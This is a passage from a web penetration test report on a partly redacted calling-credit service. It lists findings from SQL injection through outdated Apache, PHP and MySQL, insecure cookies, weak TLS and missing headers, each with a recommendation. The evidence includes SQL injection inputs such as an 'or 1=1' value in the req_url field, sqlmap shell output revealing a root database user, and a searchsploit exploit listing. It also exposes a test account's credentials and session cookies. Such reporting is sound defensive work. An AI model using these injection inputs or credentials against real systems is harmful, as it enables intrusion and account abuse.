GET /ajax-request?username=%2B916202242792&password=V1rt81lk3&packagename=mexico_1year_package'&offset=0&size=100&req_url=getpackages HTTP/1.1
Host: www.[redacted]
Connection: close
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
X-Requested-With: XMLHttpRequest
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.[redacted]international-calling
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: __stripe_mid=3d0ca85f-e6e0-4cf9-b616-011b42eb47aaa963dc; PHPSESSID=lgfmjdup0q1nsfdklek54vppt3; ci_session=n6vohrkn8ntak52re7bni73pccp1ubtd

Response
HTTP/1.1 200 OK
Date: Mon, 09 May 2022 10:30:38 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 4
Connection: close
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: ci_session=n6vohrkn8ntak52re7bni73pccp1ubtd; expires=Mon, 09-May-2022

null
```

ANOTHER VULNERABLE POINT "req_url" MANUAL VALIDATION

Request

```
POST /ajax-request HTTP/1.1
Host: www.[redacted]
Connection: close
Content-Length: 123
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://www[redacted]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www[redacted]/international-calling-packages/india
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: __stripe_mid=3d0ca85f-e6e0-4cf9-b616-011b42eb47aaa963dc; ci_session=
j8gu0ma6rn7250skaf3aqfsarp91bk21

username=%2B916202242792&password=V1rt81lk3&packagename=
india_9_dollar_1month_package&req_url=subscribepackage&autorenew=1
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 09 May 2022 10:15:59 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 4
Connection: close
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: ci_session=j8gu0ma6rn7250skaf3aqfsarp91bk21; expires=Mon, 09-May-2022

null
```

Request

```
POST /ajax-request HTTP/1.1
Host: www[redacted]
Connection: close
Content-Length: 121
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://www.[redacted]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www[redacted]transfer-credit
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: __stripe_mid=3d0ca85f-e6e0-4cf9-b616-011b42eb47aaa963dc; PHPSESSID=
lgfmjdup0q1nsfdklek54vppt3; ci_session=ah34fkrh67mcqb5q9590cf6kn12j8inu

tousernamе=%2B916202242794&credit=123&password=V1rt81lk3&username=%2B916202242792
&req_url=balancetransfer'%20or%201=1%20#
```

Response

```
"Empty reply from server"
```

6.2: STORED CROSS-SITE SCRIPTING (XSS) VULNERABILITY

Risk Rating	Critical
Tools/Tech. Used	Manual Vulnerability Assessment
Observation	It was observed that one of the parameters of the tested website is affected by stored XSS vulnerability. The account "full name" field is vulnerable to XSS. After inputting XSS payloads in the account name field, the XSS payload will trigger/execute when the application user views the accounts settings page.
Implications	An attacker can exploit this vulnerability to get session tokens (cookies) of other application users and obtain a complete account takeover.
Recommendation	It is recommended to implement sanitization against XSS payloads in the comments field of the tested website.
Affected Assets	https://[redacted]/ajax-request (parameter: "full name")
Evidence	

The following figure shows a successful XSS payload supplied with the "full name" parameter. This information will be saved in the database. The XSS payload will trigger/execute once any user visits or accesses the account settings, as shown in the second and third figures.

6.3: OUT-OF-DATE VERSION (APACHE)

Risk Rating	High
Tools/Tech. Used	Manual Vulnerability Assessment
Observation	It was identified that the tested website is using an out-of-date version of apache.
Implications	Since this is an old version of the software, it may be vulnerable to attacks.
Recommendation	Please upgrade your installation of apache to the latest stable version.
Affected Assets	https://[redacted]
Evidence	

The following figures show the version of apache (apache 2.2.15) used by the tested website.

Request

```
GET / HTTP/1.1
Host: [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 4030.6262 Total Bytes Received : 117407 Body Length : 116936 Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t; expires=Sat, 07-May-2022 15:02:54 GMT; Max-
Age=7200; path=/; HttpOnly
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Sat, 07 May 2022 13:04:20 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-checkHTTP/1.1 200 OK
Set-Cookie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t; expires=Sat, 07-May-2022 15:02:54 GMT; Max-
Age=7200; path=/; HttpOnly
Server: Apache/2.2.15 (CentOS)

X-Powered-By: PHP/5.6.40
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

The following figure shows the available exploit of the apache version used by the tested website.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit apache 2.2.15
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                           | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                         | php/remote/29316.py
Apache 2.2.15 mod_proxy - Reverse Proxy Security Bypass                                   | linux/remote/36663.txt
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow                                | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                          | linux/webapps/42745.py
```

6.4: OUT-OF-DATE VERSION (PHP)

Risk Rating	High
Tools/Tech. Used	Manual Vulnerability Assessment
Observation	It was identified that the tested website is using an out-of-date version of PHP.
Implications	Since this is an old version of the software, it may be vulnerable to attacks.
Recommendation	Please upgrade your installation of PHP to the latest stable version.
Affected Assets	https://[redacted]/
Evidence	

The following figures show the version of PHP (PHP 5.6.40) used by the tested website.

Request

```
GET / HTTP/1.1
Host[redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 4030.6262 Total Bytes Received : 117407 Body Length : 116936 Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t; expires=Sat, 07-May-2022 15:02:54 GMT; Max-
Age=7200; path=/; HttpOnly
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Sat, 07 May 2022 13:04:20 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-checkHTTP/1.1 200 OK
Set-Cookie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t; expires=Sat, 07-May-2022 15:02:54 GMT; Max-
Age=7200; path=/; HttpOnly
Server: Apache/2.2.15 (CentOS)

X-Powered-By: PHP/5.6.40
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Sat, 07 May 2022
…
```

6.5: OUT-OF-DATE VERSION (MYSQL)

Risk Rating	High
Tools/Tech. Used	Manual Vulnerability Assessment
Observation	It was identified that you are using an out-of-date version of MySQL.
Implications	Since this is an old version of the software, it may be vulnerable to attacks.
Recommendation	Please upgrade your installation of MySQL to the latest stable version.
Affected Assets	https://[redacted]/
Evidence	

The following figure shows the database version enumerated from the tested website.

```
sql-shell> select version();
[17:27:06] [INFO] fetching SQL SELECT statement query output: 'select version()'
[17:27:06] [INFO] retrieved: 5.7.20
select version(): '5.7.20'
sql-shell>
```

6.6: DB USER WITH ROOT PRIVILEGES

Risk Rating	**High**
Tools/Tech. Used	Manual Vulnerability Assessment
Observation	It was identified that the tested application was accessing the database with the root user privileges, which is against the recommended security practices.
Implications	If the application accesses the database with the root user, the attacker can access the database with the root user privileges after compromising the website. This same implication happened with the current tested website. An SQLI vulnerability was identified in the tested application, and then the database was accessed with the privileges of the root user.
Recommendation	The database user provided to the web apps must not be a root privileged database user.
Affected Assets	https://[redacted]/
Evidence	


The following figure shows that the database user available to the tested application has root-level privileges.

```
sql-shell> select user();
[17:28:44] [INFO] fetching SQL SELECT statement query output: 'select user()'
[17:28:44] [INFO] retrieved: root@10.0.1.108
select user(): 'root@10.0.1.108'
```

6.7: WEBSITE ACCESSIBLE ON IP ADDRESS

Risk Rating	**Medium**
Tools/Tech. Used	Manual Vulnerability Assessment
Observation	It is observed that the tested website could be accessed on its IP address.
Implications	The websites must only be allowed to access on URL rather than on IP address. This misconfiguration will result in numerous security issues.
Recommendation	Reconfigure the web server of the tested website to allow website access on URL only. Accessing a website on an IP address must be blocked.
Affected Assets	https://[redacted]
Evidence	


The following figure shows that the tested website could be accessed using its IP address.



6.8: WEBSITE ACCESSIBLE ON MULTIPLE PORTS

Risk Rating	**Medium**
Tools/Tech. Used	Manual Vulnerability Assessment
Observation	It was observed that the tested application is accessible on multiple ports.
Implications	Generally, web applications are accessible on only one port, usually port 443. But the tested application was accessible on multiple ports, which is against security best practices, and it will increase the attack avenues for the attacker.
Recommendation	Remove the application on unnecessary ports.
Affected Assets	https://[redacted]
Evidence	

The following figure shows that the tested website could be accessed on port 9294.



6.9: COOKIE NOT MARKED AS SECURE

Risk Rating	Medium
Tools/Tech. Used	Automate Tools and Manual Validation
Observation	A session cookie was not marked as secure and transmitted over HTTPS.
Implications	This means the cookie could potentially be stolen by an attacker who can successfully intercept the traffic following a successful man-in-the-middle attack.
Recommendation	Mark all cookies used within the application as secure.
Affected Assets	https://[redacted]/ (ci_session)
Evidence	

The following figure shows that the tested website did not mark the session cookie as secure.

Request

```
GET /ajax-request?req_url=continents HTTP/1.1
Host: [redacted]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t
Referer: https://[redacted]/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Requested-With: XMLHttpRequest
```

Response

Response Time (ms) : 349.7554 Total Bytes Received : 681 Body Length : 217 Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t; expires=Sat, 07-May-2022 15:03:13 GMT; Max-
Age=7200; path=/; httponly

Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 217
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Date: Sat, 07 May 2022 13:04:40 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

{"data":[{"code":"264","continent":"Africa"},{"code":"99","continent":"Asia"},{"code":"98","continen
t":"Europe"},{"code":"97","continent":"North & South America"},{"code":"616","continent":"Australia
 & New Zealand"}]}
```

```
┌──(root㉿kali)-[~]
└─# curl -s -I www[redacted] -L
HTTP/1.1 301 Moved Permanently
Server: awselb/2.0
Date: Wed, 11 May 2022 13:52:30 GMT
Content-Type: text/html
Content-Length: 134
Connection: keep-alive
Location: https://www.call.net:443/

HTTP/2 200
date: Wed, 11 May 2022 13:52:32 GMT
content-type: text/html; charset=UTF-8
server: Apache/2.2.15 (CentOS)
x-powered-by: PHP/5.6.40
set-cookie: ci_session=asngmv5q51nbqmm27sn0ogga7vebv6vt; expires=Wed, 11-May-2022 15:51:03 GMT; Max-Age=7200; path=/; HttpOnly
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
pragma: no-cache
```

6.10: COOKIE NOT MARKED AS HTTP-ONLY

Risk Rating	Medium
Tools/Tech. Used	Automate Tools and Manual Validation
Observation	A cookie was identified on the tested website, which was not marked as HTTPOnly. Client-side scripts cannot read HTTPOnly cookies; therefore, making a cookie as HTTPOnly can provide additional protection against cross-site scripting attacks.
Implications	During a cross-site scripting attack, an attacker might easily access cookies and hijack the victim's session.
Recommendation	Mark the cookie as HTTPOnly. It will be an extra layer of defense against XSS. However, this is not a silver bullet and will not protect the system against cross-site scripting attacks. An attacker can use a tool such as XSS Tunnel to bypass HTTPOnly protection.
Evidence	https://[redacted]/stripe/validate-user

The following figure shows that the tested website did not mark the PHPSESSID as httponly.

Request

```
GET /stripe/validate-user HTTP/1.1
Host:[redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 317.9572 Total Bytes Received : 418 Body Length : 1 Is Compressed : No

```
HTTP/1.1 302 Found
Set-Cookie: PHPSESSID=c4qd85tu1r2jmnbr82psp21257; path=/

Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 1
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Location: ./complete.php?cancel=1
Date: Sat, 07 May 2022 13:09:13 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
```

6.11: SSL MISCONFIGURATIONS

Risk Rating	Medium
Tools/Tech. Used	Automate Tools and Manual Validation
Observation	It was observed that the tested website is using TLS v1.0 and TLS v1.1, which are not recommended. Moreover, weak cipher suites are used with different supported/available SSL/TLS versions, which are not recommended.
Implications	Attackers might decrypt SSL traffic between your server and your visitors.
Recommendation	• Configure your webserver to disallow using weak ciphers. • Disable TLS v1.0 and TlS v1.1. • Use TLS v1.2 or TLS 1.3 only.
Affected Assets	https://[redacted]/
Evidence	

The weak SSL/TLS versions and cipher suites are highlighted in yellow in the figure below.


```
┌──(root💀 kali)-[~]
└─# sslscan enum https://www.[redacted]/
Version: 2.0.10-static
OpenSSL 1.1.1l-dev  xx XXX xxxx

Connected to 52.11.110.49

Testing SSL server www.call.net on port 443 using SNI name www.[redacted]

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   enabled
TLSv1.1   enabled
TLSv1.2   enabled
TLSv1.3   disabled

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLSv1.2 not vulnerable to heartbleed
TLSv1.1 not vulnerable to heartbleed
TLSv1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256   Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA256       Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-GCM-SHA384   Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA384       Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  AES128-GCM-SHA256
Accepted  TLSv1.2  128 bits  AES128-SHA256
Accepted  TLSv1.2  128 bits  AES128-SHA
Accepted  TLSv1.2  256 bits  AES256-GCM-SHA384
```

```
Accepted  TLSv1.2  256 bits  AES256-SHA256
Accepted  TLSv1.2  256 bits  AES256-SHA
Preferred TLSv1.1  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.1  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.1  128 bits  AES128-SHA
Accepted  TLSv1.1  256 bits  AES256-SHA
Preferred TLSv1.0  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.0  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.0  128 bits  AES128-SHA
Accepted  TLSv1.0  256 bits  AES256-SHA

  Server Key Exchange Group(s):
TLSv1.2  141 bits  sect283k1
TLSv1.2  141 bits  sect283r1
TLSv1.2  204 bits  sect409k1
TLSv1.2  204 bits  sect409r1
TLSv1.2  285 bits  sect571k1
TLSv1.2  285 bits  sect571r1
TLSv1.2  128 bits  secp256k1
TLSv1.2  128 bits  secp256r1 (NIST P-256)
TLSv1.2  192 bits  secp384r1 (NIST P-384)
TLSv1.2  260 bits  secp521r1 (NIST P-521)
TLSv1.2  128 bits  brainpoolP256r1
TLSv1.2  192 bits  brainpoolP384r1
TLSv1.2  256 bits  brainpoolP512r1

  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  *.call.net
Altnames: DNS:*.[redacted], DNS:www.app.call.net, DNS:android.[redacted], DNS:www.andro
Issuer:   Amazon

Not valid before: Nov  3 00:00:00 2021 GMT
Not valid after:  Dec  1 23:59:59 2022 GMT

┌──(root💀 kali)-[~]
└─#
```

6.12: DIRECTORY LISTING

Risk Rating	Medium
Tools/Tech. Used	Automate Tools and Manual Validation
Observation	Directory listings were identified from the tested website. The webserver responded with a list of files located in the target directory.
Implications	An attacker can see the files located in the directory and could potentially access files that disclose sensitive information
Recommendation	Configure the webserver to disallow directory listing requests.
Affected Assets	https://[redacted]/assets
Evidence	

The following figures show the directory listing on the tested website.




[redacted]assets/css/
Apps
Learn How to Instal...
How to install MyS...
True Key by In
Index of /assets/css
Name
Last modified
Size
Description
Parent Directory -
bootstrap-grid.css 28-Sep-2020 17:48 66K
bootstrap-grid.css.map 28-Sep-2020 17:48 155K
bootstrap-grid.min.css 28-Sep-2020 17:48 50K
bootstrap-grid.min.css.map 28-Sep-2020 17:48 113K
bootstrap-reboot.css 28-Sep-2020 17:48 4.6K
bootstrap-reboot.css.map 28-Sep-2020 17:48 76K
bootstrap-reboot.min.css 28-Sep-2020 17:48 3.8K
bootstrap-reboot.min.css.map 28-Sep-2020 17:48 32K
bootstrap.css 28-Sep-2020 17:48 194K
bootstrap.css.map 28-Sep-2020 17:48 496K
bootstrap.min.css 28-Sep-2020 17:48 157K
bootstrap.min.css.map 28-Sep-2020 17:48 631K
form-style.css 28-Sep-2020 17:48 4.5K
form-wizard.css 29-Sep-2020 23:26 5.8K
jquery-ui.css 28-Sep-2020 17:48 35K
multi-form.css 28-Sep-2020 17:48 3.6K
slider.css 25-Nov-2020 07:17 5.0K

6.13: MISSING X-FRAME-OPTIONS HEADER

Risk Rating	**Medium**
Tools/Tech. Used	Automate Tools and Manual Validation
Observation	The X-FRAME-OPTION header was found missing from the response headers of the tested website. Missing the X-Frame-Options header means that this website could risk a clickjacking attack. The X-Frame-Options HTTP header field indicates a policy that specifies whether the browser should render the transmitted resource within a frame or an iframe. Servers can declare this policy in the header of their HTTP responses to prevent clickjacking attacks and ensure that their content is not embedded into other pages or frames.
Implications	Clickjacking is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on a framed page when they intended to click on the top-level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both. With a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account but are instead typing into an invisible frame controlled by the attacker.
Recommendation	It sends the proper X-Frame-Options in HTTP response headers instructing the browser not to allow framing from other domains. • X-Frame-Options: DENY It completely denies being loaded in frame/iframe. • X-Frame-Options: SAMEORIGIN It allows when the site which wants to load has the same origin. • X-Frame-Options: ALLOW-FROM URL It grants a specific URL to load itself in an iframe. However, please pay attention to that; not all browsers support this. Implement defensive code in the UI to ensure that the current frame is the most top-level window.
Affected Assets	https://[redacted]/
Evidence	

In the following figures, the response header shows the absence of the X-Frame-Options header.

Request

```
GET / HTTP/1.1
Host: [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 4030.6262 **Total Bytes Received** : 117407 **Body Length** : 116936 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t; expires=Sat, 07-May-2022 15:02:54 GMT; Max-
Age=7200; path=/; HttpOnly
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Sat, 07 May 2022 13:04:20 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

<!doctype html>
<html lang="en">

<head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <link rel='icon' href='https://[redacted]/assets/images/favicon.png' type='image/x-icon' sizes="16
```

6.14: HTTP STRICT TRANSPORT SECURITY (HSTS) NOT IMPLEMENTED

Risk Rating	**Medium**
Tools/Tech. Used	Automate Tools and Manual Validation
Observation	Errors detected during parsing of Strict-Transport-Security header. Preload directive was not present in the HSTS header.
Implications	The HSTS Warning and Error may allow attackers to bypass HSTS, effectively allowing them to read and modify your communication with the website.

Recommendation	Ideally, after fixing the errors and warnings, you should consider adding your domain to the HSTS preload list. It will ensure that browsers automatically connect your website using HTTPS, actively preventing users from visiting your site using HTTP. Since this list is hardcoded in users' browsers, it will enable HSTS even before they visit your page for the first time, eliminating the need for Trust On First Use (TOFU) with its associated risks and disadvantages. Unless you fix the errors and warnings, your website won't meet the conditions required to enter the browser's preload list.
	Browser vendors declared:
	• Serve a valid certificate
	• If you are listening on port 80, redirect all domains from HTTP to HTTPS on the same host. Serve all subdomains over HTTPS:
	  ○ In particular, you must support HTTPS for the www subdomain if a DNS record for that subdomain exists.
	• Serve an HSTS header on the base domain for HTTPS requests:
	  ○ The max-age must be at least 31536000 seconds (1 year)
	  ○ The includeSubDomains directive must be specified
	  ○ The preload directive must be specified
	  ○ If you are serving an additional redirect from your HTTPS site, that redirect must have the HSTS header (rather than the page it redirects to)

Affected Assets	https://[redacted].com
Evidence	
In the following figures, the response header shows the absence of the HSTS header.	

Request

```
GET / HTTP/1.1
Host: [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 1769.6762 **Total Bytes Received :** 117407 **Body Length :** 116936 **Is Compressed :** No

```
HTTP/1.1 200 OK
Set-Cookie: ci_session=1qck4mvsha8sji1ne9ad2v4ofuhdq9pr; expires=Sat, 07-May-2022 15:03:49 GMT; Max-
Age=7200; path=/; HttpOnly
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Sat, 07 May 2022 13:05:16 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
```

```
<!doctype html>
<html lang="en">
```

6.15: CROSS-SITE REQUEST FORGERY IN LOGIN FORM

Risk Rating	Medium
